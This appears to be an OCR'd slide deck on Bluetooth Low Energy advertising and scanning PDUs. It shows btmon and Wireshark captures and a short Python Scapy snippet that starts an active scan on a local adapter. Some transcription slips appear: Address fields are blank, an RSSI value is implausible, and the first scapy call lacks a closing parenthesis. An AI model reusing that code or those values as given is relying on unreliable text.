
ADVERTISEMENT PACKETS – BTMON – LINUX (DEMO)


```
> HCI Event: LE Meta Event (0x3e) plen 30                                  #5 [hci0] 10.682316
      LE Advertising Report (0x02)
        Num reports: 1
        Event type: Connectable undirected - ADV_IND (0x00)
        Address type: Random (0x01)
        Address:
        Data length: 18
        Flags: 0x1a
          LE General Discoverable Mode
          Simultaneous LE and BR/EDR (Controller)
          Simultaneous LE and BR/EDR (Host)
        TX power: 12 dBm
        Company: Apple, Inc. (76)
          Type: Unknown (16)
          Data: 131a7e763185
        RSSI: -40 dBm (0xd8)
> HCI Event: LE Meta Event (0x3e) plen 12                                  #6 [hci0] 10.686320
      LE Advertising Report (0x02)
        Num reports: 1
        Event type: Scan response - SCAN_RSP (0x04)
        Address type: Random (0x01)
        Address:
        Data length: 0
        RSSI: 81 dBm (0x51)
> HCI Event: LE Meta Event (0x3e) plen 33                                  #7 [hci0] 10.692282
      LE Advertising Report (0x02)
        Num reports: 1
        Event type: Connectable undirected - ADV_IND (0x00)
        Address type: Public (0x00)
        Address:
        Data length: 21
        Flags: 0x1a
          LE General Discoverable Mode
          Simultaneous LE and BR/EDR (Controller)
```

LINK LAYER – ADVERTISEMENT CHANNEL – ADVERTISING PDU – KEY PARAMETERS


- Event Type
- Device Address Type
- Classic Bluetooth Support
- Discoverable Mode
- Device Details
- Broadcast Characteristic UUID

LINK LAYER – ADVERTISEMENT CHANNEL – SCANNING




LINK LAYER – ADVERTISEMENT CHANNEL – SCANNING PDU

- SCAN_REQ
- SCAN_RSP




LINK LAYER – ADVERTISEMENT CHANNEL – SCANNING PDU



LINK LAYER STATE – ADVERTISEMENT CHANNEL – SCANNING METHODS

- Passive
- Active



LINK LAYER – ADVERTISEMENT CHANNEL – SCANNING PDU (NO DATA)


```
▼ Bluetooth Low Energy Link Layer
  ▶ Access Address: 0x8e89bed6
  ▼ Packet Header: 0x0cc3 (PDU Type: SCAN_REQ, TxAdd: Random, RxAdd: Random)
      .... 0011 = PDU Type: SCAN_REQ (0x3)
      ..00 .... = RFU: 0
      .1.. .... = Tx Address: Random
      1... .... = Rx Address: Random
      ..00 1100 = Length: 12
      00.. .... = RFU: 0
    Scanning Address: 14:f5:de:f0:b2:0c (14:f5:de:f0:b2:0c)
    Advertising Address: 7d:43:82:42:23:16 (7d:43:82:42:23:16)
    CRC: 0x50ab5a
```

SCAN_REQ

```
▼ Bluetooth Low Energy Link Layer
  ▶ Access Address: 0x8e89bed6
  ▼ Packet Header: 0x0644 (PDU Type: SCAN_RSP, TxAdd: Random)
      .... 0100 = PDU Type: SCAN_RSP (0x4)
      ..00 .... = RFU: 0
      .1.. .... = Tx Address: Random
      0... .... = Reserved: False
      ..00 0110 = Length: 6
      00.. .... = RFU: 0
    Advertising Address: 7d:43:82:42:23:16 (7d:43:82:42:23:16)
    Scan Response Data: <MISSING>
    CRC: 0xe4c6fb
```

SCAN_RSP

LINK LAYER – ADVERTISEMENT CHANNEL – SCANNING PDU (DATA)


```
▶ Frame 3: 34 bytes on wire (272 bits), 34 bytes captured (272 bits)
▶ Bluetooth
▶ Bluetooth Linux Monitor Transport
▼ Bluetooth HCI Event - LE Meta
    Event Code: LE Meta (0x3e)
    Parameter Total Length: 32
    Sub Event: LE Advertising Report (0x02)
    Num Reports: 1
    Event Type: Scan Response (0x04)
    Peer Address Type: Public Device Address (0x00)
    BD_ADDR: TexasIns_1c:57:82 (f0:c7:7f:1c:57:82)
    Data Length: 20
  ▼ Advertising Data
    ▼ Device Name: VEMITER-1
        Length: 10
        Type: Device Name (0x09)
        Device Name: VEMITER-1
    ▶ Slave Connection Interval Range: 20 - 20 msec
      Connection Interval Min: 16 (20 msec)
      Connection Interval Max: 16 (20 msec)
    ▶ Tx Power Level
```

```
▶ Frame 2: 40 bytes on wire (320 bits), 40 bytes captured (320 bits)
▶ Bluetooth
▶ Bluetooth Linux Monitor Transport
▼ Bluetooth HCI Event - LE Meta
    Event Code: LE Meta (0x3e)
    Parameter Total Length: 38
    Sub Event: LE Advertising Report (0x02)
    Num Reports: 1
    Event Type: Scan Response (0x04)
    Peer Address Type: Public Device Address (0x00)
    BD_ADDR: Currant_f4:cb:79 (0c:c7:31:f4:cb:79)
  ▼ Advertising Data
    ▼ Manufacturer Specific
        Length: 25
        Type: Manufacturer Specific (0xff)
        Company ID: Currant, Inc. (0x029a)
    ▶   Data: 0cc731f4cb7900050e0001001de3e1c655426c7cf02d
    RSSI (dB): -54
```

ADVERTISEMENT PACKET VS SCANNING PACKET


```
▼ Bluetooth HCI Event - LE Meta
    Event Code: LE Meta (0x3e)
    Parameter Total Length: 29
    Sub Event: LE Advertising Report (0x02)
    Num Reports: 1
    Event Type: Connectable Undirected Advertising (0x00)
    Peer Address Type: Public Device Address (0x00)
    BD_ADDR: TexasIns_1c:57:82 (f0:c7:7f:1c:57:82)
    Data Length: 17
  ▼ Advertising Data
    ▶ Flags
    ▼ 16-bit Service Class UUIDs (incomplete)
        Length: 3
        Type: 16-bit Service Class UUIDs (incomplete) (0x02)
        UUID 16: Unknown (0xfff0)
    ▼ Manufacturer Specific
        Length: 9
        Type: Manufacturer Specific (0xff)
        Company ID: Fugoo, Inc. (0x0101)
      ▶ Data: f0c77f1c5782
    RSSI (dB): -60
```

Advertisement Response

```
▼ Bluetooth HCI Event - LE Meta
    Event Code: LE Meta (0x3e)
    Parameter Total Length: 32
    Sub Event: LE Advertising Report (0x02)
    Num Reports: 1
    Event Type: Scan Response (0x04)
    Peer Address Type: Public Device Address (0x00)
    BD_ADDR: TexasIns_1c:57:82 (f0:c7:7f:1c:57:82)
    Data Length: 20
  ▼ Advertising Data
    ▼ Device Name: VEMITER-1
        Length: 10
        Type: Device Name (0x09)
        Device Name: VEMITER-1
    ▶ Slave Connection Interval Range: 20 - 20 msec
      Connection Interval Min: 16 (20 msec)
      Connection Interval Max: 16 (20 msec)
    ▶ Tx Power Level
    RSSI (dB): -59
```

Scan Response

SCANNING PDU – DEMO

INTRODUCTION – PYTHON SCAPY

Python program that enables the user to send, sniff and dissect and forge network packets

```
$python

>>>import scapy.all

>>>dir(scapy.layers)

>>>dir(scapy.layers.bluetooth)
```

ACTIVE SCANNING PACKET – PYTHON


```
import scapy.all as bs

test=bs.BluetoothHCISocket(0)

#Set scan parameters

test.sr(bs.HCI_Hdr()/bs.HCI_Command_Hdr()/bs.HCI_Cmd_LE_Set_Scan_Parameters(type=1)

#Start Scan

test.sr(bs.HCI_Hdr()/bs.HCI_Command_Hdr()/bs.HCI_Cmd_LE_Set_Scan_Enable(enable=True))
```

PASSIVE SCANNING PACKET – PYTHON

